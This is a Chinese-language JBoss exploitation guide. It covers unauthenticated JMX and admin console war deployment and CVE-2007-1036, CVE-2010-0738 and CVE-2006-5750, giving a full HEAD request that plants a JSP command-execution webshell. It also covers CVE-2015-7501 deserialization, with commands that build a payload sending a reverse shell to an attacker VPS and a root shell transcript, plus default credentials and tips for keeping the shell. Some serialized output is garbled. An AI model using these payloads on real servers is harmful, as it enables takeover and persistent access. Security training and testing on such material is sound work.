


Jboss 漏洞利用总结

JBOSS 简介

JBoss是一个基于J2EE的开放源代码应用服务器，代码遵循LGPL许可，可以在任何商业应用中免费使用；JBoss也是一个管理EJB的容器和服务，支持EJB 1.1、EJB 2.0和EJB3规范。但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用。在J2EE应用服务器领域，JBoss是发展最为迅速的应用服务器。由于JBoss遵循商业友好的LGPL授权分发，并且由开源社区开发，这使得JBoss广为流行。

漏洞汇总



访问控制不严导致的漏洞

Jboss 管理控制台

Jboss4.x

jboss 4.x 及其之前的版本 console 管理路径为 /jmx-console/ 和 /web-console/ 。

jmx-console 的配置文件为

```
/opt/jboss/jboss4/server/default/deploy/jmx-console.war/WEB-INF/jboss-web.xml #jboss 的绝对路径不同网站不一样
```

web-console 的配置文件为

```
/opt/jboss/jboss4/server/default/deploy/management/console-mgr.sar/web-console.war/WEB-INF/jboss-web.xml #jboss 的绝对路径不同网站不一样
```


web-console 的配置文件为

```
/opt/jboss/jboss4/server/default/deploy/management/console-mgr.sar/web-console.war/WEB-INF/jboss-web.xml #jboss 的绝对
```

控制台账号密码

jmx-console 和 web-console 共用一个账号密码，账号密码文件在

```
/opt/jboss/jboss4/server/default/conf/props/jmx-console-users.properties
```



```
root@b94af80d29b2:/opt/jboss/jboss4/server/default/conf/props# cat jmx-console-users.properties
# A sample users.properties file for use with the UsersRolesLoginModule
admin=admin
root@b94af80d29b2:/opt/jboss/jboss4/server/default/conf/props#
```

JMX Console 未授权访问 Getshell


此漏洞主要是由于 JBoss 中 /jmx-console/HtmlAdaptor 路径对外开放，并且没有任何身份验证机制，导致攻击者可以进入到 jmx 控制台，并在其中执行任何功能。

影响版本

Jboss4.x 以下

漏洞利用

Jboss4.x /jmx-console/ 后台存在未授权访问，进入后台后，可直接部署 war 包 Getshell。若需登录，可以尝试爆破弱口令登录。



然后找到 jboss.deployment (jboss 自带的部署功能) 中的
flavor=URL,type=DeploymentScanner 点进去 (通过 url 的方式远程部署)

jboss.deployment

- [flavor=URL,type=DeploymentScanner](#)



也可以直接输入 URL 进入

`http://xx.xx.xx.xx:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL`

找到页面中的 void addURL() 选项来远程加载 war 包来部署。

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)

Invoke

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	st.war	(no description)

Invoke

应用 斗鱼 - 每个人的直播... 紫川 - 紫川最优质... 漏洞平台 学习资源 资源工具



JMX MBean Operation Result addURL()

[Back to Agent View](#) [Back to MBean View](#) [Reinvoke MBean Operation](#)

Operation completed successfully without a return value.

查看部署是否成功

返回到刚进入 jmx-console 的页面，找到 jboss.web.deployment，如下说明部署成功。如果

没显示，多刷新几次页面或者等会儿，直到看到有部署的 war 包即可



访问我们的木马



通常像上面这样部署的**webshell**,物理路径默认都会在以下目录下

`\jboss-4.2.3.GA\server\default\tmp\deploy\xxx.war`

而这个目录最多用作临时维持下权限,所以可以把**shell**传到**jmx-console**的默认目录来巩固权限

`\jboss-4.2.3.GA\server\default\deploy\jmx-console.war`

JMX Console HtmlAdaptor Getshell (CVE-2007-1036)

漏洞描述

此漏洞主要是由于JBoss中/jmx-console/HtmlAdaptor路径对外开放，并且没有任何身份验证机制，导致攻击者可以进入到jmx控制台，并在其中执行任何功能。该漏洞利用的是后台中jboss.admin -> DeploymentFileRepository -> store()方法，通过向四个参数传入信息，达到上传shell的目的，其中arg0传入的是部署的war包名字，arg1传入的是上传的文件的文件名，arg2传入的是上传文件的文件格式，arg3传入的是上传文件中的内容。通过控制这四个参数即可上传shell，控制整台服务器。

影响版本

Jboss4.x 以下

漏洞利用

输入 url

http:// 目标 IP:8080/jmx-console/HtmlAdaptor?
action=inspectMBean&name=jboss.admin:service=DeploymentFileRepository

定位到 store 方法

通过向四个参数传入信息，达到上传shell的目的，
arg1传入的是部署的war包名字
arg2传入的是上传的文件的文件名
arg3传入的是上传文件的文件格式
arg4传入的是上传文件中的内容
通过控制这四个参数即可上传shell，控制整台服务器。

void store()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	shell.war	(no description)
p2	java.lang.String	shell	(no description)
p3	java.lang.String	jsp	(no description)
p4	java.lang.String	<% if("123".equals(requ	(no description)
p5	boolean	<input checked="" type="radio"/> True <input type="radio"/> False	(no description)

Invoke

[jboss.web.deployer](#)

jboss.web.deployer

- [id=-1676839491,war=invoker.war](#)
- [id=-1695433581,war=jbossmq-httpil.war](#)
- [id=-2009781713,war=shell.war](#)
- [id=1504058520,war=web-console.war](#)
- [id=240044846,war=jmx-console.war](#)
- [id=465030442,war=jbossws-context.war](#)
- [id=599390615,war=test.war](#)
- [id=752445036,war=ROOT.war](#)

后面的 CVE-2010-0738 和 CVE-2006-5750 漏洞也存在这一特性。

JMX 控制台安全验证绕过漏洞 (CVE-2010-0738)

漏洞描述

该漏洞利用方法跟 CVE-2007-1036 一样，只是绕过了 get 和 post 传输限制，利用 head 传输方式发送 payload

影响版本

jboss4.2.0、jboss 4.3.0

漏洞利用

利用 head 传输方式，payload 如下：

```
HEAD /jmx-console/HtmlAdaptor?
action=invokeOp&name=jboss.admin:service=DeploymentFileRepository&methodIn
dex=6&arg0=../jmx-console.war/&arg1=hax0rwin&arg2=.jsp&arg3=
<%Runtime.getRuntime().exec(request.getParameter("i"));%>&arg4=True
HTTP/1.1
Host: hostx:portx
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.9)
Gecko/20100315 Firefox/3.5.9 (.NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

CVE-2006-5750

此漏洞利用原理和 CVE-2007-1036 漏洞相同，唯一的区别是 CVE-2006-5750 漏洞利用 methodIndex 进行 store() 方法的调用。其中 methodIndex 是通过方法的编号进行调用。

Jboss5.x/6.x 控制台

Jboss5.x 开始弃用了 web-console，增加了 admin-console。jboss5.x / 6.x 版本 console 路径为 /jmx-console/ 和 /admin-console/。

jmx-console 的配置文件为

```
jboss/common/deploy/jmx-console.war/WEB-INF/jboss-web.xml  #jboss的绝对路径不同网站不一样
```

admin-console 的配置文件为

```
jboss/common/deploy/admin-console.war/WEB-INF/jboss-web.xml  #jboss的绝对路径不同网站不一样
```

控制台账号密码



jmx-console 和 web-console 共用一个账号密码，账号密码文件在


```
jboss/server/default/conf/props/jmx-console-users.properties
```

Jboss 5.x/6.x admin-Console 后台部署 war 包 Getshell

Jboss5.X 开始，jmx-console 不能部署 war 包了，需要 admin-console 后台部署

登录进 admin-console 后台后，点击 Web Application(WAR)s，然后 Add a new resource





这里选择我们本地生成好的 war 包

JBoss AS 6 Admin Console

- 5c2eb6a3c7de
 - JBossAS Servers
 - JBoss AS 6 (default)
 - JVM
 - Operating System Information
 - Threading
 - Memory Subsystem
 - Compilation
 - Class Loading
 - Logging
 - Service Binding Manager
 - Service Binding Sets
 - JMS Manager
 - JMS Queues
 - JMS Topics
 - JMS Connection Factories
 - Applications
 - EJB2 JARs
 - EJB3 JARs
 - Embedded Web Application (WAR)
 - Enterprise Application (EAR)s
 - Resource Adapter Archive (RAR)s
 - Web Application (WAR)s**
 - Resources
 - JBoss Web
 - Scripts
 - Connection Factories
 - Datasources

: 5c2eb6a3c7de : JBossAS Servers : JBoss AS 6 (default) : Applications : Web Application (WAR)s

Web Application (WAR)

Summary

Configuration

Metrics

Control


Content



Resource test.war created successfully!

a standalone web application (WAR)

Name	Status	Actions
ROOT.war	UP	Delete
admin-console.war	UP	Delete
jmx-console.war	UP	Delete
test.war	UP	Delete



访问木马成功

JBoss JMXInvokerServlet 反序列化漏洞 (CVE-2015-7501)

这是经典的 JBoss 反序列化漏洞，

JBoss在 /invoker/JMXInvokerServlet 请求中读取了用户传入的对象，然后我们可以利用 Apache Commons Collectio

ns 中的 Gadget 执行任意代码。

由于JBoss中invoker/JMXInvokerServlet路径对外开放，JBoss的jmx组件支持Java反序列化

影响版本

实际上主要集中在 jboss 6.x 版本上:


Apache Group Commons Collections 4.0

Apache Group Commons Collections 3.2.1


Apache Group Commons Collections

漏洞探测

此漏洞存在于 JBoss 中 /invoker/JMXInvokerServlet 路径。访问若提示下载 JMXInvokerServlet，则可能存在漏洞。



我们先启动靶机环境，访问：<http://yourip:8080/>



下面使用 JavaDeserH2HC 生成反弹 shell 的 payload

```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 公网vps的ip:端口号
curl http://目标IP:8080/invoke/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```

进行文件编译

生成载荷的序列化文件 xx.ser(反弹 shell 到我们的 vps)

利用 curl 提交我们的 ser 文件

```
[root@izuf6c3e3yh088t29jxeskz JavaDeserH2HC]# javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
[root@izuf6c3e3yh088t29jxeskz JavaDeserH2HC]# java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 192.168.1.1:4444
Saving serialized object in ReverseShellCommonsCollectionsHashMap.ser
[root@izuf6c3e3yh088t29jxeskz JavaDeserH2HC]# curl http://192.168.1.1:8080/invoke/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser

[root@izuf6c3e3yh088t29jxeskz JavaDeserH2HC]# curl http://192.168.1.1:8080/invoke/JMXInvokerServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser
sr$org.jboss.invocation.MarshalledValue[Ljava.lang.Object;]
x02
detailMessage:Ljava/lang/String;[locationException:Ljava/lang/Throwable;[xjava.lang.Exception;[xjava.lang.Throwable;[5'9wLcauseq-L
stackTrace:Ljava/lang/StackTraceElement;xpq-pur[Ljava/lang/StackTraceElement;F*<[xpsrava.lang.StackTraceElementa S&6I
lineNumber:declaringClass:fileName:L
methodName:xp[org.jboss.invocation.http.servlet.InvokerServletInvokerServlet.javatprocessRequestsq~ sq~
tdoPostsq~ [tjavax.servlet.http.HttpServletHttpServlet.javatprocessRequestsq~ 0q~q~sq~ Dt/org.apache.catalina.core.ApplicationFilterChainpplic
ionFilterChain.javatinternalDoFilterssq~ sq~q~doFilterssq~ t-org.apache.catalina.core.StandardWrapperValvetStandardWrapperValve.javatinvokesq~
-org.apache.catalina.core.StandardContextValvetStandardContextValve.javatinvokesq~ [t6org.jboss.web.tomcat.security.SecurityAssociationValvetSecurityAssoc
tionValve.javatinvokesq~ [t3org.apache.catalina.authenticator.AuthenticatorBasejavatinvokesq~ Xt.org.jboss.web.tomcat.security.JaccContextValvetJaccContextValve.javatinvokesq~
xtValvetJaccContextValve.javatinvokesq~ dt7org.jboss.web.tomcat.security.SecurityContextEstablishmentValvetSecurityContextEstablishmentValve.javatinvokesq~
*org.apache.catalina.core.StandardHostValvetStandardHostValve.javatinvokesq~ ftorg.apache.catalina.valves.ErrorReportValvetErrorReportValve.javatinvokesq~
6org.jboss.web.tomcat.service.jca.CachedConnectionValvetCachedConnectionValve.javatinvokesq~ mtorg.apache.catalina.core.StandardEngineValvetStandardEngineValve.javatinvokesq~
e.javatinvokesq~ StDorg.jboss.web.tomcat.service.request.ActiveRequestResponseCacheValvetActiveRequestResponseCacheValve.javatinvokesq~ jt+org.apache.catalina.connector.CoyoteAdapterCoyoteAdapter.javatinvokesq~ mt(org.apache.coyote.http11.Http11ProcessorHttp11Processor.javatprocessRequestsq~ [zt7org.apache.coyote.http11.Http11ProtocolHttp11Protocol.javatinvokesq~ [t-org.apache.tomcat.util.net.JIoEndpoint$WorkertJIoEndpoint$WorkerThread
```

vps 使用 nc 监听端口

成功反弹

```

[root@VM_0_8_centos ~]# nc -lvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from [REDACTED].
Ncat: Connection from [REDACTED]. 51004.
whoami
root
ls -al
total 100
drwxr-xr-x 1 root root 4096 Jul 25 13:53 .
drwxr-xr-x 1 root root 4096 Jul 25 13:53 ..
-rwxr-xr-x 1 root root 0 Jul 25 13:53 .dockerenv
-rw-r--r-- 1 root root 0 Jul 25 13:53 .jboss_admin_pass_configured
drwxr-xr-x 1 root root 4096 Dec 12 2017 bin
drwxr-xr-x 2 root root 4096 May 30 2016 boot
drwxr-xr-x 5 root root 340 Jul 25 13:53 dev
lrwxrwxrwx 1 root root 33 Dec 12 2017 docker-java-home -> /usr/lib/jvm/java-6-openjdk-amd64
drwxr-xr-x 1 root root 4096 Jul 25 13:53 etc
drwxr-xr-x 2 root root 4096 May 30 2016 home
drwxrwxr-x 1 root root 4096 Aug 16 2011 jboss-6.1.0.Final
drwxr-xr-x 1 root root 4096 Dec 12 2017 lib
drwxr-xr-x 2 root root 4096 Dec 10 2017 lib64
drwxr-xr-x 2 root root 4096 Dec 10 2017 media
